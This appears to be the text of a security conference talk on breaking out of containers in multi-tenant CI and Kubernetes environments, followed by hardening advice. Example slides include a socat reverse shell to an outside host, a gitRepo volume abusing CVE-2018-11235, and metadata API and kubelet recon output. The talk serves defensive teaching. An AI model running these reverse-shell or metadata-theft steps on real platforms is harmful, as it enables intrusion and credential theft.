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

Outside The Box

Breakouts and Privilege Escalation in Container Environments

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Who are we?

Etienne Stalmans

- Platform security engineer
- Security Research and finding ways to abuse legitimate functionality
- @_staaldraad

Craig Ingram

- Runtime software engineer
- Security background in breaking things, now building things
- @cji

What this talk is *NOT* about

Securing what's in your containers

- Not going to cover security issues around:
  - Software supply chain
  - Monitoring/patching for CVEs within your containers
  - Creating hardened containers in your Dockerfiles
  - Finding the latest Linux kernel syscall 0-day and ROP chains to break out of containers
- Not an introduction to Kubernetes, Docker, or containers
- Lots of movement and progress in container runtime land around sandboxing/multi-tenancy
  - Alternative container runtimes like Kata and gvisor

What this talk *IS* about

Securing how you run and manage containers

- Safely run Other People's Containers
  - While assuming they're all malicious
- How to protect your orchestration control plane
- Examples of real-world multi-tenant container environment configurations
  - And how we broke out of them

Multi-tenant container environments

Remote Code Execution - As a Service!

- Hosted cloud platforms that let you BYOContainer or run your code in one for you
  - PaaS cloud providers
  - Hosted CI/CD
  - FaaS/Serverless
- Providers need a way to orchestrate all of these containers
  - Homegrown using cloud primitives to launch EC2/GCP/Azure instances
  - Increasingly using Kubernetes
    - Self-managed and home grown deployment
    - Kops, kubeadm, Heptio quickstart, Tectonic, etc.
    - Cloud provider managed (EKS, GKE, AKS)
  - Starting to see some Service Mesh usage (Consul, Istio)

Constantly Vulnerable Everywhere (CVEs)

(not the actual acronym)

Still a requirement to keep your management environment up to date

- CVEs in the platform itself
  - Kubernetes subpath vulnerabilities
- CVEs in underlying dependencies
  - RCE in Git -> affected Kubernetes via the DEPRECATED GitRepo volume feature
- CVEs in the kernel
  - Linux Kernel “local privilege escalation” issues have a higher impact when you let anyone have access to your server and let them run arbitrary syscalls.

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Demo!

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
PoC thanks to Brad Geesaman! https://github.com/bgeesaman/subpath-exploit



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Bonus! Another Demo!


Example - Exploiting External Dependencies

Multi-tenant CI environment using Kubernetes

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: server
spec:
  containers:
  - image: nginx
    name: nginx
    volumeMounts:
    - mountPath: /mypath
      name: git-volume
  volumes:
  - name: git-volume
    gitRepo:
      repository: "http://192.168.99.1:8000/git/cve-2018-11235"
      directory: "--recursive"
```

Clone and use repository as a Volume

Example - Exploiting Hosting Environment



Solution

Patch / Vulnerability management doesn't only apply to the containers

- Heavy focus on continuous container security
- Control plane and underlying environment isn't immune
- Who is responsible?
  - Hosting provider (Cloud providers)
  - You?
- What needs updating?
  - Operating system
  - Control software
  - Supporting software

mistakes.conf

Configuration complexity leads to vulnerabilities

- Exposing Docker Engine or Kubernetes API to untrusted containers/processes
- Leaving cloud provider metadata API accessible
- Missing or inadequate kernel level protections
  - Seccomp profiles
  - Capabilities
  - Namespacing

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Demo!

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Example - Mounting the host filesystem

Multi-tenant CI environment using GCP, Docker, Consul

```
image: docker:stable
script:
- apk update
- apk add socat bash curl
- socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:"[redacted]:3000"
- echo 0
```


Run my reverse shell, please!

Example - Mounting the host filesystem

Bonus - Alternative, easier reverse shell (Thanks @friism!)


```
image: ewoutp/ngrok-ssh
variables:
  NGROKTOKEN: '[redacted]'
script:
- /app/start.sh
- echo 0
```

Example - Exploiting Misconfigurations



Example - Mounting the host filesystem

Multi-tenant CI environment using GCP, Docker, Consul



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Example - Mounting the host filesystem

Multi-tenant CI environment using GCP, Docker, Consul

```
<1beta1/instance/attributes/?recursive=true&alt=json
[1] 59
/$ {"sshKeys":"core:ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZFgbHs22QNKutpL6XdXp5+gy9wRRu0155Tl5jYilhZizXIwYi7ccJQeoVVkti6CjaV58nhq6PQiDhSx3EN0yRpE74NN0YxDFQYc
GbdOVImSxlEwZAeTbjkpEJitVnrK9LF/n4gQ/m3PJTnIvvUJ5znASP3rr/C27lKib2JwFvBIhHlRZl3uwVCyCKwTgbIA9pJ4sWU+f4ZS2CCmVSxWpiMa61510bG6NEp1++k5vN3X1Oqk2NVuqe9snDQ0vHDKYt
NSj61Pf2LfKGPyHhCJ5czv6gHHtZcX1DLnoHtMcuTUDOAMqf1ZKmsqY4ffY6hfDsWh7WOKI2K8syOR+Ig4KR core\n"}
[1]+  Done                    curl http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/?recursive=true
<d/releases/download/v0.4.3/amicontained-linux-amd64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   614    0   614    0     0   3813      0 --:--:-- --:--:-- --:--:--  3813
100 1798k  100 1798k    0     0  1666k      0  0:00:01  0:00:01 --:--:-- 3103k
/$ chmod +x amicontained
/$ ./amicontained
Container Runtime: docker
Has Namespaces:
        pid: true
        user: false
AppArmor Profile: system u:system_r:kernel_t:s0
Capabilities:
        BOUNDING -> chown dac_override dac_read_search fowner fsetid kill setgid setuid setpcap linux_immutable net_bind_service net_broadcast net_admin net_r
aw ipc_lock ipc_owner sys_module sys_rawio sys_chroot sys_ptrace sys_pacct sys_admin sys_boot sys_nice sys_resource sys_time sys_tty_config mknod lease audit_
write audit_control setfcap mac_override mac_admin syslog wake_alarm block_suspend audit_read
Chroot (not pivot_root): false
Seccomp: disabled
/$
```

Metadata API accessible

docker container, lots of capabilities, no seccomp filtering

Fixing it

Seccomp and Capabilities

- Docker defaults are really good!
- Seccomp
  - Naive approach: blacklist ***mknod***
  - Easy to bypass: attacker uses ***mknodat***
  - Aim for whitelist approach
- Capabilities
  - Drop all
  - Add capabilities as required
- Combine seccomp and capabilities
- Avoid --privileged


Control Plane Insecurities

The Control Plane offers a large attack surface

- Restricting access to control plane
  - It is easy to forget / miss API endpoints
- Kubectl
- Dashboards
- Docker Daemon
- Examples:
  - https://blog.heroku.com/exploration-of-security-when-building-docker-containers
  - https://medium.com/handy-tech/analysis-of-a-kubernetes-hack-backdooring-through-kubelet-823be5c3d67c
  - https://info.lacework.com/hubfs/Containers%20At-Risk_%20A%20Review%20of%2021,000%20Cloud%20Environments.pdf
  - https://github.com/kayrus/kubelet-exploit

Example - Access to kubelet API from container

- Default EKS deployment
- RBAC limited service account
- But, info disclosure from node's kubelet read-only API on port 10255
- (10250 requires auth)




```
> kubectl get pod --all-namespaces -o wide
NAMESPACE     NAME                                    READY   STATUS    RESTARTS   AGE     IP               NODE
default       my-shell-68974bb7f7-7prtr               1/1     Running   0          1h      192.168.108.96   ip-192-168-70-10.ec2.internal
default                                               1/1     Running   0          9d      192.168.153.34   ip-192-168-132-141.ec2.internal
kube-system   aws-node-4qtth                          1/1     Running   0          17d     192.168.188.209  ip-192-168-188-209.ec2.internal
kube-system   aws-node-psn8z                          1/1     Running   0          17d     192.168.132.141  ip-192-168-132-141.ec2.internal
kube-system   aws-node-zjlzz                          1/1     Running   0          17d     192.168.70.10    ip-192-168-70-10.ec2.internal
kube-system   heapster-69b5d4974d-46xwm               1/1     Running   0          16d     192.168.165.137  ip-192-168-188-209.ec2.internal
kube-system   kube-dns-64b69465b4-vwdzb               3/3     Running   0          17d     192.168.100.248  ip-192-168-70-10.ec2.internal
kube-system   kube-proxy-52brc                        1/1     Running   0          17d     192.168.70.10    ip-192-168-70-10.ec2.internal
kube-system   kube-proxy-f5nm8                        1/1     Running   0          17d     192.168.132.141  ip-192-168-132-141.ec2.internal
kube-system   kube-proxy-z9ctw                        1/1     Running   0          17d     192.168.188.209  ip-192-168-188-209.ec2.internal
kube-system   kubernetes-dashboard-7d5dcdb6d9-xv8pg   1/1     Running   0          17d     192.168.183.61   ip-192-168-132-141.ec2.internal
kube-system   monitoring-influxdb-78d4c6f5b6-7thh7    1/1     Running   0          16d     192.168.153.251  ip-192-168-188-209.ec2.internal
~
>

itoring-influxdb-78d4c6f5b6-7thh7_kube-system_7b71e8fb-8c54-11e8-b64e-0ac7279c9b4e_0",namespace="kube-system",pod_name="monitoring-influxdb-78d4c6f5b6-7thh7",
state="sleeping"} 0
container_tasks_state{container_name="influxdb",id="/kubepods/besteffort/pod7b71e8fb-8c54-11e8-b64e-0ac7279c9b4e/8234b285be8ddd6e1a87f3e32d365854c3624fcee51ca
c5db1160dbe51f7be09",image="k8s.gcr.io/heapster-influxdb-amd64@sha256:f433e331c1865ad87bc5387589965528b78cd6b1b2f61697e589584d690c1edd",name="k8s_influxdb_mon
itoring-influxdb-78d4c6f5b6-7thh7_kube-system_7b71e8fb-8c54-11e8-b64e-0ac7279c9b4e_0",namespace="kube-system",pod_name="monitoring-influxdb-78d4c6f5b6-7thh7",
state="stopped"} 0
container_tasks_state{container_name="influxdb",id="/kubepods/besteffort/pod7b71e8fb-8c54-11e8-b64e-0ac7279c9b4e/8234b285be8ddd6e1a87f3e32d365854c3624fcee51ca
c5db1160dbe51f7be09",image="k8s.gcr.io/heapster-influxdb-amd64@sha256:f433e331c1865ad87bc5387589965528b78cd6b1b2f61697e589584d690c1edd",name="k8s_influxdb_mon
itoring-influxdb-78d4c6f5b6-7thh7_kube-system_7b71e8fb-8c54-11e8-b64e-0ac7279c9b4e_0",namespace="kube-system",pod_name="monitoring-influxdb-78d4c6f5b6-7thh7",
state="uninterruptible"} 0
container_tasks_state{container_name="kube-proxy",id="/kubepods/burstable/pod11e78f71-8c4d-11e8-b64e-0ac7279c9b4e/98904530957e9c703f41584c1c95b07658c88fc3a483
6837282a01e86cfbb824",image="602401143452.dkr.ecr.us-east-1.amazonaws.com/eks/kube-proxy@sha256:76927fb03bd6b37be4330c356e95bcac16ee6961a12da7b7e6ffa50db37643
8c",name="k8s_kube-proxy_kube-proxy-z9ctw_kube-system_11e78f71-8c4d-11e8-b64e-0ac7279c9b4e_0",namespace="kube-system",pod_name="kube-proxy-z9ctw",state="iowai
ting"} 0
container_tasks_state{container_name="kube-proxy",id="/kubepods/burstable/pod11e78f71-8c4d-11e8-b64e-0ac7279c9b4e/98904530957e9c703f41584c1c95b07658c88fc3a483
6837282a01e86cfbb824",image="602401143452.dkr.ecr.us-east-1.amazonaws.com/eks/kube-proxy@sha256:76927fb03bd6b37be4330c356e95bcac16ee6961a12da7b7e6ffa50db37643
8c",name="k8s_kube-proxy_kube-proxy-z9ctw_kube-system_11e78f71-8c4d-11e8-b64e-0ac7279c9b4e_0",namespace="kube-system",pod_name="kube-proxy-z9ctw",state="runni
ng"} 0
container_tasks_state{container_name="kube-proxy",id="/kubepods/burstable/pod11e78f71-8c4d-11e8-b64e-0ac7279c9b4e/98904530957e9c703f41584c1c95b07658c88fc3a483
6837282a01e86cfbb824",image="602401143452.dkr.ecr.us-east-1.amazonaws.com/eks/kube-proxy@sha256:76927fb03bd6b37be4330c356e95bcac16ee6961a12da7b7e6ffa50db37643
8c",name="k8s_kube-proxy_kube-proxy-z9ctw_kube-system_11e78f71-8c4d-11e8-b64e-0ac7279c9b4e_0",namespace="kube-system",pod_name="kube-proxy-z9ctw",state="sleep
ing"} 0
container_tasks_state{container_name="kube-proxy",id="/kubepods/burstable/pod11e78f71-8c4d-11e8-b64e-0ac7279c9b4e/98904530957e9c703f41584c1c95b07658c88fc3a483
6837282a01e86cfbb824",image="602401143452.dkr.ecr.us-east-1.amazonaws.com/eks/kube-proxy@sha256:76927fb03bd6b37be4330c356e95bcac16ee6961a12da7b7e6ffa50db37643
8c",name="k8s_kube-proxy_kube-proxy-z9ctw_kube-system_11e78f71-8c4d-11e8-b64e-0ac7279c9b4e_0",namespace="kube-system",pod_name="kube-proxy-z9ctw",state="stopp
ed"} 0
container_tasks_state{container_name="kube-proxy",id="/kubepods/burstable/pod11e78f71-8c4d-11e8-b64e-0ac7279c9b4e/98904530957e9c703f41584c1c95b07658c88fc3a483
6837282a01e86cfbb824",image="602401143452.dkr.ecr.us-east-1.amazonaws.com/eks/kube
8c",name="k8s_kube-proxy_kube-proxy-z9ctw_kube-system_11e78f71-8c4d-11e8-b64e-
erruptible"} 0
root@my-shell-68974bb7f7-7prtr:/#
root@my-shell-68974bb7f7-7prtr:/#
root@my-shell-68974bb7f7-7prtr:/#
root@my-shell-68974bb7f7-7prtr:/# hostname
my-shell-68974bb7f7-7prtr
root@my-shell-68974bb7f7-7prtr:/# # curl -sk http://192.168.132.141:10255/metrics/cadvisor | grep pod_name
root@my-shell-68974bb7f7-7prtr:/# kubectl get po
Error from server (Forbidden): pods is forbidden: User "system:serviceaccount:default:default" cannot list pods in the namespace "default"
root@my-shell-68974bb7f7-7prtr:/#
```

Control Plane Insecurities

The hosting environment can be vulnerable

- Cloud metadata endpoints
  - http://169.254.169.254

- Control plane access on the hosting provider
  - https://hackerone.com/reports/341876
  - https://hackerone.com/reports/401136

Now what?

Securing the orchestration control plane

- Guidance will focus on Kubernetes, as it's the leading orchestration platform we've encountered in our research
- Similar guidance can be applied to other platforms like Mesos, Swarm, etc.
- More (or less) may need to be done, depending on your deployment
  - Hosted solutions (EKS/GKE/AKS/etc) vs Turnkey Installers (kops, kubeadm, etc.)

Access Control

RBAC everything

- ABAC is no good, disabled by default in 1.8+
  - `--no-enable-legacy-authorization`
- Most installers and providers enable RBAC by default now 🎉
- Default for managed Kubernetes too
  - EKS https://docs.aws.amazon.com/eks/latest/userguide/add-user-role.html
  - GKE

    https://cloud.google.com/kubernetes-engine/docs/how-to/role-based-access-control
  - AKS https://docs.microsoft.com/en-us/azure/aks/aad-integration#create-rbac-binding

API Lockdown

Kube and Kubelet

- RBAC
  - Previously discussed, can easily limit access to the Kubernetes API via the default service token
  - `automountServiceAccountToken: false`
    - for untrusted pods who don't need to talk to the API
    - Some discussion to make this the default
- Kubectl external auth (IAM, OpenID Connect)
  - Aws-iam-authenticator, kubelogin
- Block kubelet API access from pods
  - `--anonymous-auth=false`
  - Network plugin like Calico/Weave to block
  - Or possibly with a DaemonSet to modify the Master node iptables
    - E.g. https://gist.github.com/josselin-c/3002e9bac8be27305b579ba6650ad8da

Infrastructure Metadata Protection

